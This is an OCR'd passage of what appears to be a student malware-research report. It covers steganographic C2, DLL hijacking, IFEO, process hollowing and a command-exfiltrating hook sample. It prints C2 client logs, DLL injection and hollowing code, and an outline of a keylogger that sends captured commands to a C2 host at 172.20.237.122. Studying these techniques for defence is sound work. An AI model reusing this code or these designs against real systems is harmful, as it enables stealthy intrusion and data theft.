


Fig. 4: Encoding Commands into images

```
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial> .\FFF.ps1
Connected to 192.168.215.154,8090
No image1.jpeg image file found on 192.168.215.154,8090
Image 'image2.jpeg' downloaded from 192.168.215.154,8090
Executing power_decode.ps1 script...
wrote extracted data to "monitor.txt".
Checking the first word of secret.txt...
The first word of the secret message is 'Monitor'.
System configuration details written to sample.txt
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial>
```

Fig. 5.1: 'FindFirstFileA' command extracted from image1.jpg

```
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial> .\FFF.ps1
Connected to 192.168.215.154,8090
Image 'image1.jpeg' downloaded from 192.168.215.154,8090
Executing power_decode.ps1 script...
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
Checking the first word of secret.txt...
The first word of the secret message is not 'Monitor'.
The first word of the secret message is 'FindFirstFileA'.
File sent successfully over TCP.
```

Fig. 5.2: 'Monitor' command extracted from image2.jpg

During the dynamic analysis involving the execution of the malware sample, Figure 5.1 and 5.2 captured on the victim's machine illustrates the download of encoded images. Following the download, the extraction of encoded command strings is evident, showcasing subsequent actions being executed accordingly.

This investigation has not only exposed the effectiveness of the integrated techniques but has also unveiled critical aspects within the realms of steganography and Command and Control (C2). The findings underscore the significance of user awareness, emphasizing the imperative for caution when downloading seemingly benign files from the Internet.

6.1.4: PORT OR IP BLACKLISTING

IP blacklisting involves blocking specific IP addresses, **restricting their access from or to a system**. It is used to prevent data transmission between specific IP addresses or ports. This technique is used to prevent known malicious IP addresses from accessing a network, thereby enhancing the network's defence against cyber threats.

Similar to IP blacklisting, port blacklisting involves prohibiting communication through **specific network ports**, preventing data from flowing through those designated

channels. However, port blacklisting is more **refined and granular** compared to IP blacklisting. Defenders can use port blacklisting to prevent unauthorized access to vulnerable services or applications, reducing the attack surface and mitigating potential threats that exploit known vulnerabilities associated with certain ports like Server Message Block (SMB) port (port 445) which was exploited by **WannaCry** malware.

It can be defined as one among the most prominent defense mechanisms used to protect against C2 interactions.

We crafted a malware sample to understand and analyse Port blacklisting in action.

The developed malware sample for port blacklisting emulates dropper malware on the victim-side by communicating with C2 servers as seen in figure 6, featuring one C2 IP address and four distinct ports (9000,8000, 8080 and 80). While in reality, there could be multiple IP addresses and ports. The malware attempts connection to the IP address through each of the four ports. If the first port is open, the C2 server sends a malicious file, **simulating a dropper** mechanism. Conversely, if the first port is closed, the victim-side malware tries the next port in sequence. This characteristic mirrors real-life malware behavior, where multiple C2 addresses may be utilized for backup for malwares.

```
C:\Users\hrish\OneDrive\Desktop>python client.py
Connecting to 9000
Connected to server on port 9000
Send a 'send' message? (yes/no): yes
Received data:
import http.client
import base64
import json
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES, PKCS1_OAEP
import os

# Your plaintext message to be encrypted
plaintext_message = "Hello, server! This is a secret message."
```

Fig. 6: Victim side malware simulation as dropper

As defenders, it is our responsibility to identify and block these connections, by employing security tools or configuring **Windows Firewall rules**.

Consequently, we initiated the process of crafting firewall rules to restrict outbound connections from the victim machine or the malware sample. This approach effectively nullifies the dropper behavior by preventing communication, as depicted in Figure 7. However, it is imperative to identify all C2 connections and IP addresses. The presence of multiple C2

server connections from the malware renders the blocking of some but not all C2 connections ineffective. It highlights the necessity of a comprehensive approach to identify and mitigate all potential communication channels utilized by the malware.




Fig. 7: Port blacklisting in action

This insight provides a clear understanding of the challenges encountered by defenders in devising effective detection and mitigation strategies, aiming at complete eradication of malware.

6.2. MILESTONE 2: DLL HIJACKING

DLLs (Dynamic Link Libraries) in Windows are **shared libraries** that contain code and data that can be used by multiple applications. They are used to share code and resources between applications, making them more efficient and easier to maintain.

DLL hijacking is a technique used to load malicious code for the purposes of defense evasion, persistence, and privilege escalation. Rather than execute malicious code directly via an executable file, adversaries leverage a legitimate application to **load a malicious DLL file**. This makes DLL hijacking a stealthy and effective attack vector, thereby allowing attackers to carry out malicious activities within the context of a trusted application or process.

Some of the techniques used in DLL hijacking are **Search Order DLL Hijacking, App Init DLL Hijacking, Image File Execution Options (IFEO), reflective DLL hijacking,** etc.

One common way of exploitation is through **DLLMain** function as seen in figure 8. The DLLMain function is a special entry point function within a DLL. It is invoked by the Windows operating system when the DLL is loaded into memory or unloaded.

dllmain.cpp

MalwareDLL (Global Scope)

```
1   // dllmain.cpp : Defines the entry point for the DLL application.
2   #include "pch.h"
3
4   BOOL APIENTRY DllMain(HMODULE hModule,
5       DWORD  ul_reason_for_call,
6       LPVOID lpReserved
7   )
8   {
9       BOOL execute = FALSE;
10      switch (ul_reason_for_call)
11      {
12      case DLL_PROCESS_ATTACH:
13          execute = TRUE;
14          break;
15      case DLL_THREAD_ATTACH:
16          break;
17      case DLL_THREAD_DETACH:
18          break;
19      case DLL_PROCESS_DETACH:
20          break;
21      }
22
23      if (execute) {
24          MessageBoxA(0, "This is injected from DLL", "Peter Malware", 0);
25      }
26      return TRUE;
27  }
```

Fig. 8: DLLMain function in Windows DLL

Attackers fill the DLLMain function with all the malicious activities that have to be carried out. As soon as the DLL is loaded into memory, those actions are executed. The attacker has to just load this DLL into memory; they don't even need to use/define any DLL functions!

6.2.1: SEARCH ORDER HIJACKING

When an executable is run, it looks for the necessary DLLs listed in its import table. If a DLL is not already loaded in memory, the executable starts searching for it in the file system as shown in figure 9. This search is done by scanning through a predefined list of directories. If the required DLL is not found in the first directory, the search continues to the next directory on the list.

Fig. 9: DLL search order

Attackers can take advantage of this DLL search order behavior by **replacing a legitimate DLL with a malicious** one that has the same name higher up the search order. By placing their malicious DLL in one of the directories higher than where the legitimate one is present, they can ensure that their code is executed instead of the legitimate DLL when processes make API

calls as seen in figure 11. To avoid suspicion, attackers often retain the original DLL's API functionalities while incorporating additional malicious code.

This technique is known as **Search Order DLL hijacking**, and it is a popular method for achieving persistence. Since the victim is unlikely to notice the difference, the attacker's code continues to run undetected, allowing them to maintain control over the compromised system.




Fig. 10: Difference between Regular and Malicious Search order

In the tasks performed in this section**, three components** of the malware sample were created: two custom DLLs, **one benign and one malicious**, each providing identical DLL API calls. It is important to note that these APIs serve distinct functionalities, with the benign DLL carrying out benign operations and the malicious DLL performing harmful actions. The third component is a **benign executable** that utilizes the DLL API provided by both custom DLLs.

The outline of the functionalities are as follows:

"Malparse.exe" uses a functionality provided by a custom DLL. To do so, the OS must load this custom DLL into memory.

The benign custom DLL called "**HelloDLL.DLL**" is stored in the outer directory relative to MalParse.exe. This benign DLL has a simple **Hello()** function that prints "**HelloWorld**" on the Command Prompt (**CMD**).

The malicious custom DLL "HelloDLL.DLL" (it must be the same name for a perfect match) also contains a "Hello()" function. This function sends "HelloWorld" to the C2 server (malicious behavior). The malicious DLL 'HelloDLL.DLL" is **dropped in the same directory** as that of "MalParse.exe". This is higher in the search order list compared to the location where the benign DLL "HelloDLL.DLL" is stored.

On execution of MalParse.exe, the malicious DLL is loaded into memory and its actions are initiated.

main.exe	4768	CreateFile	C:\Users\hrishi\Documents\Phase02\week1\D2	SUCCESS
main.exe	4768	QueryNameInformationFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
main.exe	4768	QueryNameInformationFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
main.exe	4768	QueryNameInformationFile	C:\Users\hrishi\Documents\Phase02\week1\D2\main.exe	SUCCESS
main.exe	4768	CreateFile	C:\Users\hrishi\Documents\Phase02\week1\D2\HelloDLL.dll	NAME NOT FOUND
main.exe	4768	CreateFile	C:\Windows\SysWOW64\HelloDLL.dll	NAME NOT FOUND
main.exe	4768	CreateFile	C:\Windows\System\HelloDLL.dll	NAME NOT FOUND
main.exe	4768	CreateFile	C:\Windows\HelloDLL.dll	SUCCESS
main.exe	4768	QueryBasicInformationFile	C:\Windows\HelloDLL.dll	SUCCESS

Fig. 11: Benign DLL in windows directory loaded

main.exe	2148	CloseFile	C:\Windows	SUCCESS
main.exe	2148	CreateFile	C:\Users\hrishi\Documents\Phase02\week1\D2	SUCCESS
main.exe	2148	QueryNameInformationFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
main.exe	2148	QueryNameInformationFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
main.exe	2148	QueryNameInformationFile	C:\Users\hrishi\Documents\Phase02\week1\D2\main.exe	SUCCESS
main.exe	2148	CreateFile	C:\Users\hrishi\Documents\Phase02\week1\D2\HelloDLL.dll	SUCCESS
main.exe	2148	QueryBasicInformationFile	C:\Users\hrishi\Documents\Phase02\week1\D2\HelloDLL.dll	SUCCESS
main.exe	2148	CloseFile	C:\Users\hrishi\Documents\Phase02\week1\D2\HelloDLL.dll	SUCCESS

Fig. 12: Malicious dll from pwd loaded before benign DLL

Dynamic execution vividly illustrates the search order, as demonstrated in Figures 11 and 12. Figure 11 showcases the loading of the benign or legitimate custom DLL, whereas Figure 12 reveals the loading of the malicious custom DLL pre-emptively, even before the benign DLL has a chance to load.

This gives us the insight and effectiveness of the search order hijacking technique.

6.2.2: APPINIT_DLLs

The AppInit DLL (Dynamic Link Library) injection technique is a method employed by some malware to achieve persistence and gain control over the execution flow of processes on a Windows system. This technique involves the **manipulation of the AppInit_DLLs registry key**, allowing the malware to load a malicious DLL into the address space of every user-mode process during their initialization. Here is an overview of how the AppInit DLL technique works:

- Malware modifies the Windows registry, specifically the `AppInit_DLLs` value under the **`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`** registry key.

- The value of `AppInit_DLLs` is a list of DLLs to be **loaded into every new process** space when it starts. Malicious DLLs are added to this list, ensuring that they are loaded into the address space of each user-mode process.
- The malicious DLL typically contains code to hook specific functions within the Windows API, enabling the malware to intercept and control the behavior of processes.
- Since the AppInit DLL technique modifies a registry key, it provides a method for the malware to maintain **persistence across system reboots**. The malicious DLL is loaded into new processes each time they start.

Examples of Malware Using AppInit DLL Technique:

1. **SpyEye**: SpyEye is a banking trojan that gains control over the system and can monitor and manipulate user interactions with banking websites and also persists by injecting malicious DLL into address space.
2. **Duqu Malware**: Duqu has been reported to use the AppInit DLL technique for persistence to load its components into the memory space of legitimate processes.

   And **ZeroAccess Rootkit, Poweliks, TDL/TDSS Rootkit**, etc.

Researchers continually work to detect and mitigate threats using techniques like the AppInit DLL injection. Regular updates to antivirus definitions and system patches help protect against known malware that employs such tactics.

6.2.3: REFLECTIVE DLL HIJACKING

Reflective DLL hijacking is a technique employed by some malware to load a malicious dynamic link library (DLL) into a process's memory space **without relying** on the **traditional Windows DLL loading mechanisms**. Unlike typical DLL injection methods, reflective DLL hijacking involves **loading a DLL entirely from memory**, making it stealthier and potentially more difficult to detect. Here is an overview of how the reflective DLL hijacking technique works:

- Malware employing reflective DLL hijacking does not rely on the standard Windows dynamic linking process, which involves loading DLLs from disk. Instead, it loads the entire DLL directly into the memory space of a process.

- The malicious DLL contains all the necessary code and data required for execution. It does not rely on an external file on disk, which helps the malware evade detection.
- The malware reflects the DLL into the memory space of the target process. This involves copying the entire DLL into the target process's memory.
- Once the DLL is reflected into the process's memory space, the malware triggers its execution. The reflective loading technique allows the malware to execute code without relying on traditional loading mechanisms.
- Reflective DLL hijacking is considered **stealthier than traditional DLL injection** methods because it does not involve modifying the target process's import address table (IAT) or leaving traditional traces on disk.

Examples of Malware using Reflective DLL Hijacking:

1. **Stuxnet**: Stuxnet, a sophisticated worm designed to target supervisory control and data acquisition (SCADA) systems, used reflective DLL loading to inject its malicious code into processes. It contributed to its ability to evade detection and analysis.
2. **Duqu**: Duqu employed reflective DLL loading for stealth and persistence. By loading its code directly into the memory space of legitimate processes to avoid detection.

And **Carberp, PowerSploit and Cobalt Strike, Cerber Ransomware**, etc.

Security solutions are continually updated to detect and mitigate such techniques, emphasizing the importance of maintaining up-to-date security measures on systems.

6.2.4: Image File Execution Options (IFEO)

IFEO attacks involve manipulating the Windows Registry to force a legitimate application to execute a **malicious executable as a debugger**, rather than directly launching the intended application. When a process is created, a debugger present in an application's IFEO will be prepended to the application's name, effectively launching the new process under the debugger (e.g., C:\dbg\ntsd.exe -g notepad.exe).

Here is the outline of the malware sample crafted for the task aimed at understanding the IFOE technique. Nature of the sample used here is like the samples used in Search Order Hijacking.

The original benign executable "**Hello.exe"** is a simple executable that displays "HelloWorld" to the user on the Command Prompt. The malicious executable "**Helo.exe"** connects to the C2 server and sends the "HelloWorld" string back to the C2 server.

The IFEO registry key associated with Hello.exe is set to Helo.exe i.e Helo.exe becomes the debugger that is spawned when Hello.exe is clicked/executed. After the attack, the malicious executable Helo.exe can execute independently when clicked upon, whilst the original exe Hello.exe will never execute on its own (because it always spawns Helo.exe on execution).




Fig. 13: Difference in behavior of both the executables




Fig. 14: Command executed when benign 'Hello.exe' is executed

Figure 14 depicts the command that is used to execute malicious executable as the debugger whenever the benign executable is executed as seen in **ProcMon**.

6.3. MILESTONE 3: PROCESS INJECTION

Process injection is a technique involving **inserting malicious code into legitimate processes**, enabling it to run undetected. This allows malware to bypass security measures, gain unauthorized access (privilege escalation), and potentially steal data, execute remote commands, and propagate further through compromised systems.

Some prevalent process injection techniques that are found in malware in wild are **Process hollowing, process hooking via code injection, remote shell code execution, process injection via shim artifacts** etc.

Some of the prominent real-world malware that employ process injection techniques are **Zeus, Trickbot, RedLine Stealer, Emotet** to name a few. These techniques are observed more frequently in trojans and ransomwares.

Much like DLL hijacking, process injection techniques exhibit greater stealthiness by utilizing legitimate processes as a camouflage for executing malicious actions. This approach effectively circumvents numerous antivirus detection techniques. Nevertheless, these techniques are **inherently complex**, demanding an understanding of the structure of executables and processes in memory. As a result, they serve as an attack vector primarily employed by **Advanced Persistent Threat (APT)** groups.

6.3.1: PROCESS HOLLOWING

Among the spectrum of process injection techniques, process hollowing stands out prominently. As its name implies, process hollowing involves the intricate process of hollowing out a target process and **introducing foreign code** into it. Despite its seemingly straightforward description, process hollowing is a sophisticated technique often employed by advanced malware due to its reliance on an **in-depth understanding of the internal working**s of the Windows OS and the structural intricacies of executables.

While complex, process hollowing is exceptionally effective, particularly owing to its stealthy nature. By hollowing out a legitimate and benign Windows process, malicious code can be seamlessly injected, thereby altering the functionality of the unsuspecting process, as depicted in Figure 15. This inherent stealthiness poses a significant challenge for

conventional antivirus solutions, as they commonly overlook benign processes during detection.

An additional functionality of process hollowing is its capacity for **privilege escalation**. This capability is crucial for many malware strains as obtaining higher privileges empowers the malware to assert control over the operating system itself, thereby gaining dominance over the victim machine. The nuanced interplay of process hollowing in altering process functionality and facilitating privilege escalation underscores its significance as a potent and sophisticated tool in the arsenal of advanced malware.




Fig. 15: General working of Process Hollowing

To grasp process hollowing, two essential steps are required: a comprehensive understanding of executable structures and the reverse engineering of a specific malware sample dedicated to process hollowing, sourced from GitHub [19]. This practical case study allows for hands-on exploration, dissecting the intricacies of the malware's code and unveiling the step-by-step process of hollowing out a legitimate process and injecting malicious code.

The analyzed malware sample ("**ProcessHollowing.exe**") employs a series of key Windows APIs to execute its high-level functionality. Initially, it suspends the legitimate process ("**svchost.exe**") to prepare for manipulation. The **GetThreadContext**() API is utilized to retrieve essential thread context information within the suspended process. Ensuring the secure injection of the benign executable ("**Helloworld.exe**"), the **SuspendThread**() API is employed to temporarily pause thread execution. It's crucial to note that although "**Helloworld.exe**" merely displays a dialogue box in this instance, it can be replaced with an executable performing malicious actions in real-life scenario. Following this, the malware proceeds to load the payload into the memory layout of the suspended process thread.

```
98  printf("Unmapping destination section\r\n");
99  hModule = GetModuleHandleA("ntdll");
100                     /* Unmap the memory of specific sections in svchost.exe */
101 pFVar5 = GetProcAddress(hModule,"NtUnmapViewOfSection");
102 iVar6 = (*pFVar5)(lpProcessInformation->hProcess,*(undefined4 *)(uVar16 + 8));
103 if (iVar6 != 0) {
104   printf("Error unmapping section\r\n");
105   return;
106 }
107 printf("Allocating memory\r\n");
108 pvVar7 = VirtualAllocEx(lpProcessInformation->hProcess,*(LPVOID *)(uVar16 + 8),
109                         *(SIZE_T *)((int)pvVar14 + 0x50),0x3000,0x40);
```

Fig. 16: The API function used to Unmap memory section of svchost.exe.

The **NtUnmapViewSection**() API is employed to unmap a memory section, creating space in memory for the subsequent allocation of the malicious payload as seen in figure 16. **VirtualAllocEx**() is then used to allocate memory within the address space of the suspended process, preparing for the injection. To modify memory protection attributes, ensuring the allocated memory is writable and executable, the **VirtualProtectEx**() API is invoked. Finally, **WriteProcessMemory**() copies the malicious payload into the allocated memory space. The process is concluded by resuming the execution of the legitimate process, now incorporating the injected malicious payload, achieved through the **SetThreadContext**() and **ResumeThread**() API.




Fig. 17: Process hollowing as seen in Process Hacker

During dynamic analysis of the malware sample, Figure 17 captures a screenshot within **Process Hacker**. On the right side, the process "**processhollowing.exe**" is observed spawning "**svchost.exe**." Meanwhile, on the left side, the "**Helloworld.exe**" process is actively running, with its dialogue box visible. This observation indicates the successful execution of process hollowing, wherein "**svchost.exe**" now assumes the functionality of the "**Helloworld.exe**" process.

In conclusion, the analysis of the malware sample provides valuable insights into the intricacies of executable structures, enhancing our proficiency in deciphering real-world malwares that employ analogous complex techniques.

6.3.2: PROCESS HOOKING

Process hooking is a sophisticated technique widely used in the domain of cybersecurity, especially in the context of process injection methods. It involves **intercepting system functions, messages, or memory addresses** within a running process. The primary objective of process hooking is to **modify or monitor the behavior** of a target application, enabling legitimate applications and, unfortunately, malware to clandestinely manipulate processes.

From a malware perspective, process hooking is used for various malicious activities, including:

- **Stealth and Persistence**: Malware can hook critical system functions to hide its presence, evade detection by security software, and maintain persistence by ensuring that its code is executed whenever specific events occur.
- **Information Theft**: Hooking can be used to intercept sensitive information such as passwords, keystrokes, or data transmitted over the network by monitoring API calls or system events.
- **Privilege Escalation**: Malware can exploit process hooking to gain escalated privileges, manipulate system behaviour, or bypass security mechanisms.
- **Command and Control (C2)**: By intercepting and manipulating network-related functions, malware can establish communication channels with remote servers for command-and-control purposes. It can send or receive commands and exfiltrate data.

Numerous prominent malware strains have exploited process hooking as a fundamental component of their malicious operations. Notably, the **Zeus** banking trojan utilized process hooking tactics to stealthily manipulate web browser functions, enabling it to exfiltrate sensitive user data such as banking credentials, undermining cybersecurity measures in financial sectors.

We devised a malware sample, that focuses solely on process hooking and exfiltration of sensitive information, called the **Alpha Hook_X** sample. The main agenda was to exfiltrate any commands executed on the terminal of the victim machine, along with its output to a malicious C2 server.

```
// Global variables
HHOOK g_hHook_Char = NULL;
HHOOK g_hHook_ON_ENTER = NULL;
char g_concatenatedCommand[1024] = { 0 };
```

Fig. 18: Variable to store the Concatenated Command

Global Variables: The code above, initializes global variables, including hooks and a buffer "**g_concatenatedCommand**" used to store keystrokes.

```
// Entry point
int main() {
    DWORD dwcmdPid = FindcmdProcessId();
    if (dwcmdPid == 0) {
        printf("cmd process not found.\n");
        return 0;
    }

    if (!AttachHooksToProcess(dwcmdPid)) {
        printf("Failed to attach hooks to cmd process.\n");
        return 0;
    }
```

Fig. 19: The 'main' function finding a CMD process to Hook onto

Main Functionality: Functions to attach hooks to the CMD process, find the CMD process ID, and the program's main entry point.

```
// Hook procedure for capturing characters
LRESULT CALLBACK Hook_Char(int nCode, WPARAM wParam, LPARAM lParam) {
    // Implementation
}

// Hook procedure for capturing the concatenated command on ENTER
LRESULT CALLBACK Hook_ON_ENTER(int nCode, WPARAM wParam, LPARAM lParam) {
    // Implementation
}
```

Fig. 20: Two main Hook Procedures

Hook Procedures: Two distinct hook procedures are defined - one for capturing characters and another for capturing concatenated commands upon an "ENTER" key press.

Hook_ON_ENTER Function: Hook_ON_ENTER is a callback function triggered when the

ENTER key is pressed, which retrieves the concatenated command, clears the buffer, executes the command on a **hidden CMD** window using _popen (opens a process by creating a pipe), reads the command output, and attempts to establish a socket connection to a predefined C2 server (IP address: 172.20.237.122, port: 8081). If the socket connection is successfully established, the command and its output are sent to the C2 server using the send function.

```
// Message loop
MSG msg;
while (GetMessage(&msg, NULL, 0, 0)) {
    TranslateMessage(&msg);
    DispatchMessage(&msg);
}
```

Fig. 21: Code Snippet showing continuous Monitoring of Keystrokes

The main function starts by finding the PID of the running command prompt process. If the process is found, it attempts to attach hooks to the command prompt process using **AttachHooksToProcess**. If successful, it enters a message loop (**GetMessage, TranslateMessage, DispatchMessage**) to continue monitoring keystrokes and executing the captured commands.

6.4. MILESTONE 4: FILELESS MALWARE

In the ever-evolving field of cybersecurity, threats continue to evolve, challenging defenders to adapt their strategies and techniques. One such evolving threat is fileless malware, a form of malicious software that operates without **leaving a trace on the disk**. Instead of being stored as a file on the target system, fileless malware leverages **direct execution in volatile memory**, making it difficult to detect and analyze using traditional security measures, hence the name "fileless".

While some fileless malware may initially use a file-based downloader or dropper to gain entry into the system, the actual malicious payload and code are not stored on the disk as a persistent file. Instead, the malware injects its code into legitimate processes or leverages existing system tools, such as **PowerShell or Windows Management Instrumentation** (WMI), to execute its commands directly in the memory space of the compromised system.




Fig. 22: Working of a Fileless Malware Attack

